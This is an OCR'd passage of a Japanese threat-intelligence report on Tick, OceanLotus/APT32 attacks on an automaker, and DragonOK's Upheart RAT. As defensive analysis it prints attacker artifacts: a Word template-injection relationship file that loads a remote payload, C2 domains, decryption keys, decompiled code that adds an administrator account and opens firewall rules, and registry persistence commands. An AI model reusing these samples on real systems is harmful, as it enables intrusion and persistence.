


図10. Tick グループが利用したインフラ

このような攻撃オペレーションのセキュリティ (OPSEC) の高さが伺える一方で、取得していないドメインを C2 サーバとしてマルウェアにハードコードしてしまうミスと思われる実装も確認できました。これら未取得のドメインは後日、セキュリティベンダーによってシンクホールされました。(図 11)

図11. マルウェアにハードコードされた未取得のドメイン

OceanLotus 製造業への攻撃

OceanLotus/APT32 は、東南アジアにて活発な活動が観測されており、複数のセキュリティベンダーが分析結果を公開しています。2018 年下期に観測されたキャンペーンでは、自動車製造企業の東南アジア拠点への攻撃が観測されました。

侵入活動

標的組織に侵入するための最初の攻撃として、標的組織の求人応募に対する履歴書 (CV) や営業拠点への取引を装ったスピアフィッシングメールを複数配送しました。

メールに Word ファイルが添付されて配送されたケースと、メール本文に Word ファイルのダウンロード URL を記載し配送されたケースを観測しています。

メール本文には、営業活動を支援するメールトラッキングサービス Yesware のプラットフォームから Word ファイルが設置されているサーバへリダイレクトされる URL が記載されていました。

この事から、OceanLotus グループは、正規サービスを悪用し標的への攻撃の成否状況 (URL がクリックされたか等) を注意深く監視していたと考えられます。

図 12. Word ファイルのダウンロードリンク

攻撃に使われた Word ファイル (図 13) には、Template Injection[26] と呼ばれている外部からファイルをダウンロードし実行するテクニック (図 14) が使われていました。

図 13. Word ファイルの中身

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><
Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships
/attachedTemplate" Target="https://outlook.officebetas.com/Offices/template.png" TargetMode="
External"/></Relationships>
```

図 14. Word ファイル中の settings.xml.rels (Template Injection)

26 https://attack.mitre.org/techniques/T1221/

攻撃ツール

WordファイルからTemplate Injectionでコードをダウンロード・実行された後に、攻撃者が開発したローダーをベースとしたツールが実行されるのを観測しました。また、侵入後の侵入拡大の過程で公開・商用のツールが悪用されるのも観測しています。それぞれのツールについて解説をします。

攻撃ツール（ローダー）

独自のローダーを使って起動される複数の攻撃ツールが観測されました。独自のローダー部分では、DLL Side-LoadingとBase64エンコードの２つの大きな特徴が見られました。DLL Side-Loadingは、利用ユーザの多いGoogle社のGoogle Chromeの正規のアップデータgoogleupdate.exeや、Microsoft社の正規のword.exeが実行された際にロードするDLLに、攻撃者由来のコードを潜ませて実行していました。DLL Side-LoadingでロードしたDLLには、まずBase64でデコードするコードが含まれています (図15)。




図 15. Base64 エンコードされたコード（右：デコードした結果）

Base64でデコードされたコードはシェルコードで、最終的にメモリ上にバックドア、内部活動ツール、ダウンローダー機能を有するEXEやDLLファイルが展開・実行されますが、ファイルとして保存される事なくメモリ上でのみコードが存在する事になるため、ファイルベースの検出が主なアンチウイルス製品では検出が困難です (図16)。




図 16. 観測した攻撃ツール（ローダー）

DLL Side-Loadingは新しい手法ではありませんが、今でも多用されている事からこのテクニックが既存のセキュリティ対策をすり抜けるのに有効であると、攻撃者が考えていたと思われます。

a）バックドア

(SHA256: 824a5d74bf78481fe935670bf1ea3797ebc210181e6ffe0ee5854d61cf59b2a1)

Base64 デコードされたコードは、メモリ上で更にコードを復号し展開された DLL ファイルが RAT として動作します。

```
A96B020F_0000_466F_A96D_A91BBF8EAC96_.dll:026A0000                ;org 26A0000h
A96B020F_0000_466F_A96D_A91BBF8EAC96_.dll:026A0000 unk_26A0000    db  4Dh ; M
A96B020F_0000_466F_A96D_A91BBF8EAC96_.dll:026A0000
A96B020F_0000_466F_A96D_A91BBF8EAC96_.dll:026A0001                db  5Ah ; Z
A96B020F_0000_466F_A96D_A91BBF8EAC96_.dll:026A0002                db  90h
A96B020F_0000_466F_A96D_A91BBF8EAC96_.dll:026A0003                db    0
A96B020F_0000_466F_A96D_A91BBF8EAC96_.dll:026A0004                db    3
A96B020F_0000_466F_A96D_A91BBF8EAC96_.dll:026A0005                db    0
A96B020F_0000_466F_A96D_A91BBF8EAC96_.dll:026A0006                db    0
A96B020F_0000_466F_A96D_A91BBF8EAC96_.dll:026A0007                db    0
A96B020F_0000_466F_A96D_A91BBF8EAC96_.dll:026A0008                db    4
```

図 17. メモリ上に展開される DLL

展開された DLL ファイルのリソースセクションに埋め込まれている設定情報を復号します。(図 18)

```
02C aGhijklmnopz:
02C                 text "UTF-16LE", 'ghijklmnopz',0
044 aSoftwareAppApp:
044                 text "UTF-16LE", 'SOFTWARE\App\AppX2e5a891f472240d3972f30907b8770f3\A'
044                 text "UTF-16LE", 'pplicationz',0
0C2 aSoftwareAppApp_0:
0C2                 text "UTF-16LE", 'SOFTWARE\App\AppX2e5a891f472240d3972f30907b8770f3\D'
0C2                 text "UTF-16LE", 'efaultIcon',8,0
140 aData:
140                 text "UTF-16LE", 'Data'
148                 dd 6
14C aPqrl:
14C                 text "UTF-16LE", 'pqrL',0
156                 dd 20h
15A aNamshionlineCo:
15A                 text "UTF-16LE", 'namshionline.com$',0
17E aMicrosoftclick:
17E                 text "UTF-16LE", 'microsoftclick.com'
```

図 18. 設定情報 (復号後)

このバックドアは、ESET 社の解析レポート で解説されているバックドアと同一タイプのもので、感染端末のコンピュータ名を使いランダムなサブドメインを追加し通信を行います。

naggnoggmoggmpggmmggnoggmfggjnggmfggnlggjnggnhgg.ijjlekgc.namshionline[.]com

最初に TCP/443 で通信を試みますが、通信を確立できない場合は HTTP POST で通信を行います。この HTTP 通信では固定の User-Agent 値と Referer にアクセス先の URL と同じ値を設定している特徴があります。




図 . 19 C2 への HTTP 通信

上記とは別のバックドアをロードするローダー
(SHA256: 847d0fa2e12a1d0f1a68abad269b5e0aebc2bd904bb695067af08703982ae929) も観測しており、このバックドアの場合はリソースセクションに設定情報を暗号化せずに埋め込んでおり、HTTP では通信を行なわずに TCP スタック上での独自プロトコルのみで通信を行う違いがあります。




図 20. リソースセクションに埋め込まれている通信先情報

27 https://www.welivesecurity.com/wp-content/uploads/2018/03/ESET_OceanLotus.pdf

b）内部活動ツール

(SHA256:53efaac9244c2fab58216a907783748d48cb32dbdc2f1f6fb672bd49f12be4c) 今回弊社で観測した内部活動ツールは、オープンマルウェアリポジトリにアップロードされており、Windows ユーザを追加するなど侵入後の内部活動の為のツールではないかと考えています。この検体は実行されると、内部に埋め込まれている chrome インストーラーを起動する事から chrome インストーラーに偽装されて使われたのではないかと推測しています。Base64 デコードされたコード上では、更に AES 256bit で暗号化されているコードを復号します (鍵 : sdf123)。デコードしたコードは、SHA256 ハッシュ計算を行い破損していないかを確認します。最終的には、内部に埋め込まれている EXE ファイルが実行されます。この EXE ファイルはパラメータで渡されたユーザ名とパスワードを実行端末上に追加します (図 21)。




図 21. 追加されるユーザ情報

EXE ファイルは、処理の中で reg, netsh コマンド等を使い指定ユーザを追加します (図 22)

```
aa_SET_STR(
  (int)reg_str,
  "cmd /c \"reg add HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v LocalAccountTokenFilter"
  "Policy /t REG_DWORD /d 1 /f && reg add \"HKLM\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Specia"
  "lAccounts\\UserList\" /v %s /d 0 /t REG_DWORD /f && reg add HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa /v for"
  "ceguest /t REG_DWORD /d 0 /f && net accounts /MaxPWAge:unlimited\"",
  v24);
v19 = 0x736559;
strcpy(
  &netsh_str,
  "netsh advfirewall firewall add rule name=\"All ICMP V4\" protocol=icmpv4:any,any dir=in action=allow");
qmemcpy(fw_str, "netsh advfirewall firewall set rule group=\"File and Printer Sharing\" new enable=", 80);
v12 = (int)v24;
aa_SET_STR((int)&CmdLine, "net user %s %s /add", v24, v25);
aa_SET_STR((int)&net_str, "net localgroup administrators %s /add", v12);
WinExec(reg_str, 0);
Sleep(1000u);
WinExec(&CmdLine, 0);
Sleep(2000u);
WinExec(&net_str, 0);
Sleep(500u);
WinExec(&netsh_str, 0);
Sleep(0x3E8u);
WinExec(fw_str, 0);
```

図 22. 実行コマンド

c)ダウンローダー

(SHA256:358df9aba78cf53e38c2a03c213c31ba8735e3936f9ac2c4a05cfb92ec1b2396) このダウンローダーは、PaloAlto 社が"KerrDown"[28] と呼称しているものでメモリ上の展開処理は上記内部ツールと共通した部分が多く見られますが、復号に RC2 256bit (鍵 : zcxc13213zxcvzcZX) を使っていました。

最終的には、メモリ上に EXE ファイルが展開されます。この EXE ファイルは、パラメータで通信先を受け取り (図 23)、通信先からダウンロードしたコードをメモリ上で実行します。

図 .23 ダウンローダーへ渡すパラメータ

攻撃ツール　(公開・商用ツールの悪用)

遠隔からのコントロールが可能な領域を広げるための侵入拡大の中で、感染機器から別の機器へ、公開ツールであるシェルコードローダの CACTUSTORCH[29] をベースとしたローダー (図 24) が送り込まれるのが観測されました。




図 24. Javascript ローダーの比較 (左 : 攻撃者が使った javascript 右 : 公開されている CACTUSTROCH)

このローダーによりメモリ上に Cobalt Strike Beacon[30] が展開されます。Cobalt Strike Beacon は、OceanLotus だけでなく他攻撃者グループでも使用が多く観測されており、Mimikatz[31] と並び多くの攻撃者達の主要ツールとなっています。

28 https://www.paloaltonetworks.jp/company/in-the-news/2019/tracking-oceanlotus-new-downloader-kerrdown
29 https://github.com/mdsecactivebreach/CACTUSTORCH
30 https://blogs.jpcert.or.jp/ja/2018/07/cobaltstrike.html
31 https://github.com/gentilkiwi/mimikatz

攻撃者の素性

OceanLotus/APT32 に関しては、複数のセキュリティ企業がベトナム政府との結びつきを示唆していますが、我々の分析対象としたマルウェア検体の一部でも、おとりファイルでベトナム語フォント (VNI-Times) が使われていました。(図 25) 報道内容 [32] および我々の調査では、攻撃対象として自動車製造企業が狙われたようです。知的財産の窃取を狙った攻撃かどうかは不明ではありますが、ベトナムには、政府が後押しする国産車メーカーもあり、引き続き注意が必要な攻撃グループです。




図 25. おとりファイルで使われたベトナム語フォント

DragonOK 復活

2018 年後半と 2019 年 2 月にシンクタンク系で観測されたメールに添付された zip ファイルには実行ファイルが含まれ、この実行ファイルはユニークな自動起動エントリー (ASEP) を作成して一旦終了し、次回 PC の起動時に動作する、一部リサーチャーの間では Upheart と呼ばれる DragonOK の RAT が観測されました。2018 年に観測された Upheart の検体は難読化されていないものの、2019 年に入って観測された検体は VMProtect を使って難読化されたものでした。

Upheart (SHA256:b2ec8cc72f632367dfc0cc9fe1a98034fb4e7b9011701ed20e7345e009fa525c) は、2018-8-15 04:00:25 UTC に Visual Studio 2012 でコンパイルされたプログラムです。プログラムが最初に実行されると、プログラム中の固定の 4 バイトの値 (画像のケースでは 0xFAFBFCFD) をチェックします。この 4 バイトの値がデフォルトの場合、この 4 バイトの値を変更し、%ProgramData% のパスに ¥Microsoft Center¥CenterHelpWrite.exe として書き込みます (図 26)。

32 https://www.bloomberg.com/news/articles/2019-03-20/vietnam-tied-hackers-target-auto-industry-firms-fireeye-says

```
if ( dword_4170B0 == 0xFAFBFCFD )
{
  hFile = CreateFileW(&Filename, 0x80000000, 1u, 0, 3u, 0x80u, 0);
  if ( hFile != (HANDLE)-1 )
  {
    dwSize = GetFileSize(hFile, 0);
    if ( dwSize )
    {
      lpBuffer = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
      SetFilePointer(hFile, 0, 0, 0);
      ReadFile(hFile, lpBuffer, dwSize, &NumberOfBytesRead, 0);
      for ( i = 0;
            (int)(i + 3) < (int)dwSize
         && (*((unsigned __int8 *)lpBuffer + i) != 0xFD
          || *((unsigned __int8 *)lpBuffer + i + 1) != 0xFC
          || *((unsigned __int8 *)lpBuffer + i + 2) != 0xFB
          || *((unsigned __int8 *)lpBuffer + i + 3) != 0xFA);
            ++i )
      {
        ;
      }
      if ( i + 3 != dwSize
        && (SHGetFolderPathW(0, CSIDL_COMMON_APPDATA, 0, 0, &pszPath) >= 0
         || SHGetFolderPathW(0, CSIDL_APPDATA, 0, 0, &pszPath) >= 0) )
      {
        lstrcatW(&pszPath, L"\\Microsoft Center");
        lstrcpyW(&String1, &pszPath);
        lstrcatW(&pszPath, L"\\CenterHelpWriter.exe");
        v30 = 0;
        v30 = SHCreateDirectoryExW(0, &String1, 0);
        if ( !v30 || v30 == 0xB7 || v30 == 0x50 )
        {
          SetFileAttributesW(&String1, 2u);
          hFile = CreateFileW(&pszPath, 0x40000000u, 0, 0, 2u, 0, 0);
          v31 = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
          v2 = My_time64(0);
          srand(v2);
          v29 = rand();
          v29 *= rand();
          memmove_0((void *)v31, lpBuffer, i);
          *(_DWORD *)((char *)v31 + i) = v29;
          memmove_0((char *)v31 + i + 4, (char *)lpBuffer + i + 4, dwSize - 4 - i);
          if ( hFile != (HANDLE)-1 )
          {
            WriteFile(hFile, v31, dwSize, &NumberOfBytesWritten, 0);
            CloseHandle(hFile);
            v3 = GetCurrentProcessId();
```

図 26. Upheart の 4 バイト値のチェックと書き換えた CenterHelpWriter.exe の書き込み

続いて、新しく書き込んだ CenterHelpWrite.exe を引数 <%s a a b c %d \ 自身のプログラムのフルパス \> で実行して終了します。CenterHelpWrite.exe が a a b c の引数で起動されると、プログラムリソースに含まれるシェルコードを実行します。このシェルコードは、ASEP の作成処理を行います (図 27)。

```
if ( !(*(v194 + 24))(                          // RegCreateKeyExW
        HKEY_CURRENT_USER,
        &v5,                                   // Software\Microsoft\Windows\CurrentVersion\App Paths\wordpad.exe
        0,
        0,
        0,
        &unk_20006,
        0,
        &v69,
        &v3) )
{
  v0 = (*(v194 + 36))(&v2);                    // RegSetValueEx(C:\ProgramData\Microsoft Center\CenterHelpWriter.exe)
  (*(v194 + 28))(v69, 0, 0, 2, &v2, 2 * v0);
}
(*(v194 + 32))(&v70, 0);                       // WinExec
                                               // cmd /k reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
                                               // /v CenterWriter /d "%SystemRoot%\system32\write.exe /f"
return v194;
```

図 27. ASEP を作成するシェルコード

ASEP はユニークなつくりになっており、HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths に wordpad.exe のエントリーを作成し、値に C:\ProgramData\Microsoft Center\CenterHelpWriter.exe を指定します。このレジストリ値の作成によって、ワードパッド (wordpad.exe) を起動すると、CenterHelpWriter.exe が起動するようになります。続いて、CurrentVersion\Run に CenterWriter のエントリーを作成し、値に write.exe を設定します (図 28)。




図 28. システム構成のスタートアップに登録された write.exe

